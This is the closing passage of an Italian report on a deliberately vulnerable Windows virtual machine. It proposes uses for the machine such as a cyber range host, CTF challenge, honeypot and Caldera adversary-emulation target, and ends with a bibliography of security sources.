**Host in un cyber range** → L'uso basico che si può fare della macchina, è lo stesso esplicitato in questa relazione. L'azienda che usufruisce della VM può riconfigurarla in modo da inserirla all'interno della propria rete ed includerla in qualche futuro cyber range in sviluppo. Ovviamente, è anche possibile migliorare o ampliare l'applicazione web installata in modo da renderla più realistica, aggiungendo magari dei servizi che la stessa enterprise offre ai clienti.

**Challenge CTF** → Mi è stata data l'idea sulla creazione di una possibile sfida stile "Capture The Flag", in modo da rendere l'apprendimento di nozioni o il test delle proprie capacità ancora più interessanti. Può rappresentare una

---

sfida personale, ma anche una possibile esercitazione da proporre ai propri dipendenti in modo da elevare l'attenzione verso i "rischi del mestiere". Molti sono i siti famosi in cui sono presenti queste challenge come HackTheBox o TryHackMe.

**Honeypot** → Una debolezza come quella presentata all'interno dell'applicazione web diventa un'esca molto allettante per attirare dei possibili attaccanti ostili. L'uso di honeypots è molto diffuso soprattutto in grandi imprese e la suddetta macchina potrebbe entrare a far parte di questa feature, il tutto sempre configurandola secondo la policy dell'azienda cliente.

**Test personali** → In base alla mia esperienza personale, ma soprattutto alle possibilità di ogni individuo, la continua esercitazione e il cimento nelle operazioni di cybersecurity è fondamentale al fine di acquisire dimestichezza con i tool più utilizzati. Ma ancora più importante, è riuscire a sviluppare dei progetti personali in questo campo che forniranno un grande trampolino di lancio verso lo sviluppo della propria carriera. Un uso consigliato dell'host è, quindi, quello di macchina per testare i software personali sviluppati o provare tecniche e tool appresi in un particolare corso.

**Target esercitazioni con Caldera** → Lavorando con il framework, ho potuto esplorare diverse emulazioni di avversari contro un sistema vulnerabile; il numero delle configurazioni possibili con cui avviare un'operazione è notevolmente elevato. Non riuscendo a racchiuderle tutte in un unico documento, ritengo necessario offrire la VM Windows come strumento di "gioco" ed esercitazione con i plugins attualmente disponibili in Caldera; a questo scopo, si include un invito ad ampliare la propria infrastruttura di rete simulata, in modo da riuscire a usare le varie tecniche di *lateral movement* non incluse durante le esercitazioni.

# Bibliografia

- [1] CLUSIT. **Rapport Clusit 2025**  
 . URL: <https://clusit.it/rapporto-clusit/>
- [2] MORDOR INTELLIGENCE. **Italy Cybersecurity Market**  
 . URL: <https://www.mordorintelligence.com/industry-reports/italy-cybersecurity-market>
- [3] Wikipedia. **Nmap**  
 . URL: <https://en.wikipedia.org/wiki/Nmap>
- [4] Check Point Software Technology. **Red Team**  
 . URL: <https://www.checkpoint.com/it/cyber-hub/cyber-security/what-is-a-red-team>
- [5] IBM. **Blue Team**  
 . URL: <https://www.ibm.com/it-it/topics/blue-team>
- [6] IBM. **Cyber range**  
 . URL: <https://www.ibm.com/it-it/think/topics/cyber-range>
- [7] StatCounter. **Global desktop OS usage**  
 . URL: <https://gs.statcounter.com/os-market-share/desktop/worldwide>
- [8] SQL ConstantCare. **Usage of MSSQL - Summer 2025**  
 . URL: <https://www.brentozar.com/archive/2025/07/sql-constantcare-population-report-summer-2025/>
- [9] Lockheed Martin. **Kill Chain**  
 . URL: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>
- [10] Cyber-Pro. **Fasi di una kill chain**  
 . URL: <https://www.cyber-pro.it/cyber-news/la-kill-chain-cos-%C3%A8-e-come-proteggere-la-tua-azienda>